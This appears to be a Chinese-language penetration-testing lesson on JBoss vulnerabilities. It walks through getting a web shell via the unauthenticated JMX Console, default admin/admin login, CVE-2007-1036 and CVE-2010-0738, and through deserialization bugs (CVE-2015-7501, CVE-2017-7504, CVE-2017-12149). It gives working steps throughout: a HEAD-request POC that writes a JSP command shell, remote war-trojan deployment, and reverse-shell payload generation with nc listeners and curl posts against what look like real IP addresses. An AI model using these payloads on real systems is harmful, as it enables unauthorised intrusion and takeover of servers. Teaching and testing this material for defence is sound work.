JBoss漏洞

#1课时

Jboss简介

一个基于J2EE的开放源代码的应用服务器

JBoss 是一个管理 EJB 的容器和服务器，但 JBoss 核心服务不包括支持 servlet/JSP 的WEB容器，一般与Tomcat或Jetty绑定使用。Jboss是Java EE 应用服务器（就像Apache是web服务器一样），专门用来运行Java EE程序的。

Jboss历史漏洞


1. 访问控制不严导致的漏洞

- JMX Console未授权访问Getshell
- Administration Console 弱口令 Getshell
- JMX Console HtmlAdaptor Getshell (CVE-2007-1036)
- JMX控制台安全验证绕过漏洞 (CVE-2010-0738)

2. 反序列化漏洞

- JBoss EJBInvokerServlet 反序列化漏洞 (CVE-2013-4810)
- JBoss JMXInvokerServlet 反序列化漏洞 (CVE-2015-7501)
- JBoss 4.x JBossMQ JMS 反序列化漏洞 (CVE-2017-7504)
- JBosS AS 6.X 反序列化漏洞 (CVE-2017-12149)

Jboss历史漏洞发现



Jboss漏洞检测


> https://github.com/GGyao/jbossScan

Jboss历史漏洞利用

JMX Console 未授权访问漏洞

1. 漏洞简介

Jboss的webUI界面 `http://ip:port/jmx-console` 未授权访问(或默认密码 `admin/admin`)，可导致JBoss的部署管理的信息泄露，攻击者也可以直接上传木马获取 `webshell`



2. 漏洞发现

访问

```
http://xx.xx.xx.xx/jmx-console/
```

如果能直接进入或者通过默认账号密码登录则代表存在漏洞

JMX Agent View 9c1f9e0fa5f0

bjectName Filter (e.g. "jboss:*", "*:service=invoker,*") : ApplyFilter

Catalina

- type=Server
- type=StringCache

MImplementation

- name=Default,service=LoaderRepository
- type=MBeanRegistry
- type=MBeanServerDelegate

boss

- database=localDB,service=Hypersonic
- name=PropertyEditorManager,type=Service
- name=SystemProperties,type=Service
- readonly=true,service=invoker,target=Naming,type=http
- service=AttributePersistenceService
- service=ClientUserTransaction
- service=JNDIView
- service=KeyGeneratorFactory,type=HiLo
- service=KeyGeneratorFactory,type=UUID
- service=Mail
- service=Naming
- service=TransactionManager
- service=WebService
- service=XidFactory
- service=invoker,target=Naming,type=http
- service=invoker,type=http

3. 漏洞利用

- 远程部署war包

找到`jboss.deployment`选项(jboss自带的部署功能）中的`flavor=URL,type=DeploymentScanner`点进去（通过 url 的方式远程部署)

也可以直接输入以下URL进入：

```
http://xx.xx.xx.xx:8080/jmx-console/HtmlAdaptor?action=inspectMBean&name=jboss.deployment:type=DeploymentScanner,flavor=URL
```

- service=JBossBeanDeployer

jboss.beans

- name='jbossws14.sar#jbossws.beans',service=JBossBeanDeployment

jboss.cache

- service=InvalidationManager

jboss.console

- sar=console-mgr.sar

jboss.deployer

- service=BSHDeployer

jboss.deployment

- flavor=URL,type=DeploymentScanner

jboss.ejb

- persistencePolicy=database,service=EJBTimerService
- retryPolicy=fixedDelay,service=EJBTimerService
- service=EJBDeployer
- service=EJBTimerService

进入页面后找到`void addURL()`

---

void addURL()

MBean Operation.

Param	ParamType	ParamValue	ParamDescription
p1	java.net.URL		(no description)

Invoke

---

void addURL()

MBean Operation.

Param	ParamType	ParamValue	ParamDescription
p1	java.lang.String		(no description)

Invoke

---

void start()

此时部署我们远程的war木马，

```
http://vps-IP/shell.war
```

然后后点击`Invoke`部署

---

void addURL()

MBean Operation.

Param	ParamType	ParamValue	ParamDescription
p1	java.lang.String	http://119.45.175.218:8000	(no description)

Invoke

随后来到`URLList`中查看`Value`值是否已经部署好，并且为我们的远程war木马地址

Back to Agent View | Refresh MBean View

MBean description:

Management Bean.

List of MBean attributes:

Name	Type	Access	Value	Description
Name	java.lang.String	R	URLDeploymentScanner	MBean Attribute.
URLList	java.util.List	RW	[file:/opt/jboss/jboss4/serve	MBean Attribute.
Filter	java.lang.String	RW	org.jboss.deployment.scan	MBean Attribute.
StateString	java.lang.String	R	Started	MBean Attribute.
StopTimeOut	long	RW	60000	MBean Attribute.
RecursiveSearch	boolean	RW	True / False	MBean Attribute.
State	int	R	3	MBean Attribute.
FilterInstance	org.jboss.net.protocol.URLLister$URLFilter	RW	org.jboss.deployment.scan	MBean Attribute.
URLComparator	java.lang.String	RW	org.jboss.deployment.Depl	MBean Attribute.
Deployer	javax.management.ObjectName	RW	jboss.system:service=Mair View MBean	MBean Attribute.
ScanEnabled	boolean	RW	True / False	MBean Attribute.
ScanPeriod	long	W		MBean Attribute.
URLs	java.lang.String	W		MBean Attribute.

Apply Changes

最后点击`Apply Changes`后耐心等待一会儿，然后回到`JMX-Console`目录中

tips:等待的时间是有点长的

找到`jboss.web.deployment`查看是否存在我们部署的war木马

jboss.web.deployment

- id=-1136912771,war=shell.war
- id=-1676839491,war=invoker.war
- id=-1695433581,war=jbossmq-httpil.war
- id=1504058520,war=web-console.war
- id=240044846,war=jmx-console.war
- id=465030442,war=jbossws-context.war
- id=752445036,war=ROOT.war

jboss.ws

此时可以看到已经部署成功。

访问地址：http://ip/shell/shell.jsp

webshell管理工具连接即可

JBoss漏洞

- Jboss简介
- Jboss历史漏洞
  - 1. 访问控制不严导致的漏洞
  - 2. 反序列化漏洞
- Jboss历史漏洞发现
- Jboss历史漏洞利用
  - JMX Console 未授权访问漏洞
    - 1. 漏洞简介
    - 2. 漏洞发现
    - 3. 漏洞利用
  - Jboss弱口令Getshell
    - 1. 漏洞简介
    - 2. 漏洞利用
  - CVE-2007-1036
    - 1. 漏洞简介
    - 2. 影响版本
    - 3. 漏洞利用
  - CVE-2010-0738
    - 1. 漏洞简介
    - 2. 影响版本

Jboss弱口令Getshell

1. 漏洞简介


JBoss Administration Console存在默认账号密码admin/admin，如果Administration Console可以登录，就可以在后台部署war包getshell

访问8080端口点击Administration Console，使用admin/admin进入后台

选择war包进行上传，

2. 漏洞利用


访问 `http://xx.xx.xx.xx/admin-console`




输入默认账号密码 `admin admin`

进入后找到`Web Application (WAR)`


然后随意进入一个war包



在`content`部署war包即可



然后访问`http://xx.xx.xx.xx/jebox/shell.jsp`



CVE-2007-1036

> JMX Console HtmlAdaptor Getshell

1. 漏洞简介

此漏洞主要是由于JBoss中`/jmx-console/HtmlAdaptor`路径对外开放，并且没有任何身份验证机制，导致攻击者可以进入到jmx控制台，并在其中执行任何功能。该漏洞利用的是后台中`jboss.admin -> DeploymentFileRepository -> store()`方法，通过向四个参数传入信息，达到上传shell的目的，其中arg0传入的是部署的war包名字，arg1传入的是上传的文件的文件名，arg2传入的是上传文件的文件格式，arg3传入的是上传文件中的内容。通过控制这四个参数即可上传shell，控制整台服务器。但是通过实验发现，arg1和arg2可以进行文件的拼接，例如`arg1=she`，`arg2=ll.jsp`。这个时候服务器还是会进行拼接，将`shell.jsp`传入到指定路径下。

2. 影响版本

```
jboss4.x以下
```

3. 漏洞利用

利用后台中`jboss.admin -> DeploymentFileRepository -> store()`方法

- payload

```
http://xx.xx.xx.xx/jmx-console/HtmlAdaptor?
action=inspectMBean&name=jboss.admin:service=DeploymentFileRep
ository
```

通过访问上面的url定位到`store()`方法

void store()

MBean Operation.

Param	ParamType	ParamValue	ParamDescription
p1	java.lang.String	job1.war	(no description)
p2	java.lang.String	job1	(no description)
p3	java.lang.String	jsp	(no description)
p4	java.lang.String	<%@page import="java.util.*	(no description)
p5	boolean	True / False	(no description)

Invoke

war包名称
脚本名称
脚本后缀
脚本内容

`Invoke`之后会将`p1`参数创建`war`包，把`p2`和`p3`两个参数加起来当作文件名，`p4`是文件写入的内容

最后访问`http://xx.xx.xx.xx/job1/job1.jsp`即可

CVE-2010-0738

> JMX Console安全验证绕过

1. 漏洞简介

利用原理与CVE-2007-1036相同，只不过利用HEAD请求方法绕过GET和POST请求的限制

2. 影响版本

```
jboss4.2.0-jboss4.3.0
```

3. 漏洞利用

- POC

```
HEAD /jmx-console/HtmlAdaptor?
action=invokeOp&name=jboss.admin:service=DeploymentFileReposit
ory&methodIn
dex=6&arg0=../jmx-console.war/&arg1=haxOrwin&arg2=.jsp&arg3=
<%Runtime.getRuntime().exec(request.getParameter("i"));%>&arg4
=True
```

```
HEAD /jmx-console/HtmlAdaptor?
action=invokeOp&name=jboss.admin:service=DeploymentFileRepository&methodIn
dex=6&arg0=../jmx-console.war/&arg1=haxOrwin&arg2=.jsp&arg3=
<%Runtime.getRuntime().exec(request.getParameter("i"));%>&arg4=True HTTP/1.1
Host: [redacted]
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/92.0.4515.159 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*
;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer:
http://[redacted]/jmx-console/HtmlAdaptor?action=inspectMBean&name=jboss.deploymen
t%3Aflavor%3DURL%2Ctype%3DDeploymentScanner
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: JSESSIONID=03A3E18C4D1280D0568312CBC7FF6C52
Connection: close
```

CVE-2015-7501

> JMXInvokerServlet 反序列化漏洞


1. 漏洞简介

CVE-2015-7501，`JBoss`在`/invoker/JMXInvokerServlet`请求中读取了用户传入的对象，然后我们可以利用`Apache Commons Collections`中的`Gadget`执行任意代码


Java反序列化错误类型，存在于`Jboss`的`HttpInvoker`组件中的`ReadOnlyAccessFilter`过滤器中没有进行任何安全检查的情况下尝试将来自客户端的数据流进行反序列化，`JBoss`在`/invoker/JMXInvokerServlet`请求中读取了用户传入的对象，从而导致了漏洞。

2. 漏洞发现

访问`http://ip:port/invoker/JMXInvokerServlet`，返回如下的`response`，说明接口是开放的，此接口存在漏洞




3. 漏洞利用




用netcat进行监听

```
nc -lvvp port
```

```
curl http://xx.xx.xx.xx:8080/invoker/JMXInvokerServlet --data-binary @ReverseShellCommonsCollectionsHashMap.ser
```





CVE-2017-7504

> JBossMQ JMS 反序列化漏洞

1. 漏洞简介

`JBoss AS 4.x`及之前版本中，`JbossMQ`实现过程的`JMS over HTTP Invocation Layer`的`HTTPServerILServlet.java`文件存在反序列化漏洞，远程攻击者可借助特制的序列化数据利用该漏洞执行任意代码。

`CVE-2017-7504`漏洞与`CVE-2015-7501`的漏洞原理相似，只是利用的路径稍微出现了变化，`CVE-2017-7504`出现在`/jbossmq-httpil/HTTPServerILServlet`路径下。JBoss AS 4.x及之前版本中，JbossMQ实现过程的`JMS over HTTP Invocation Layer`的`HTTPServerILServlet.java`文件存在反序列化漏洞，远程攻击者可借助特制的序列化数据利用该漏洞执行任意代码。

2. 影响范围

```
1 JBoss AS 4.x及之前版本
```

3. 漏洞发现

访问`http://47.104.255.11:60080/jbossmq-httpil/HTTPServerILServlet`，若出现如下界面则存在漏洞

4. 漏洞利用

进入攻击机，下载反序列化工具

https://github.com/ianxtianxt/CVE-2015-7501/

进入目录执行

```
1  javac -cp .:commons-collections-3.2.1.jar
   ReverseShellCommonsCollectionsHashMap.java
2  java -cp .:commons-collections-3.2.1.jar
   ReverseShellCommonsCollectionsHashMap ip:port
3  （IP是攻击机ip,port是要监听的端口）
```

使用nc打开端口监听，再用之前生成的.ser文件，通过POST二进制数据上去，使用nc监听端口，即可拿到shell

```
1  nc -lvp 4444
2
3  curl http://ip:port/jbossmq-httpil/HTTPServerILServlet --data-
   binary @ReverseShellCommonsCollectionsHashMap.ser
```

CVE-2017-12149

> Jboss Application Server反序列化命令执行漏洞

1. 漏洞简介

`JBOSSApplication Server`反序列化命令执行漏洞(CVE-2017-12149)，远程攻击者利用漏洞可在未经任何身份验证的服务器主机上执行任意代码。漏洞危害程度为高危(High)。

该漏洞为Java反序列化错误类型，存在于`Jboss`的`HttpInvoker`组件中的`ReadOnlyAccessFilter`过滤器中没有进行任何安全检查的情况下尝试将来自客户端的数据流进行反序列化，从而导致了漏洞。

首先需要了解Java的序列化和反序列化。Java序列化就是指把Java对象转换为字节序列的过程，在传递和保存对象时.保证对象的完整性和可传递性。对象转换为有序字节流,以便在网络上传输或者保存在本地文件中。Java反序列化就是指把字节序列恢复为Java对象的过程，根据字节流中保存的对象状态及描述信息，通过反序列化重建对象。

2. 影响范围

```
JBoss 5.x - 6.x
```

3. 漏洞发现

访问`http://ip:port/invoker/readonly`，若返回如下显示状态码为500的报错界面,则证明漏洞存在

4. 漏洞利用

这里需要用到`javac`进行编译`ser`文件，所以首先安装`java`环境

```
cd /opt
curl http://www.joaomatosf.com/rnp/java_files/jdk-8u20-linux-x64.tar.gz -o jdk-8u20-linux-x64.tar.gz
tar zxvf jdk-8u20-linux-x64.tar.gz
rm -rf /usr/bin/java*
ln -s /opt/jdk1.8.0_20/bin/j* /usr/bin
javac -version
java -version
```

下载利用反序列化工具 `CVE-2015-7501`

> https://github.com/ianxtianxt/CVE-2015-7501

这里使用的反序列化工具对于`CVE-2017-12149`和`CVE-2015-7501`两个漏洞都可以进行利用，总体上都是利用java的反序列化。

使用`java`编译`ser`文件，这个时候在这个目录下生成了一个`ReverseShellCommonsCollectionsHashMap.ser`文件

```
javac -cp .:commons-collections-3.2.1.jar ReverseShellCommonsCollectionsHashMap.java
java -cp .:commons-collections-3.2.1.jar ReverseShellCommonsCollectionsHashMap 120.27.61.239:4444
```

使用`nc`监听端口：

```
nc -lvvp 4444
```

`curl`请求反弹建立连接：

```
curl http://47.104.255.11:60080/invoker/JMXInvokerServlet --data-binary @ReverseShellCommonsCollectionsHashMap.ser
```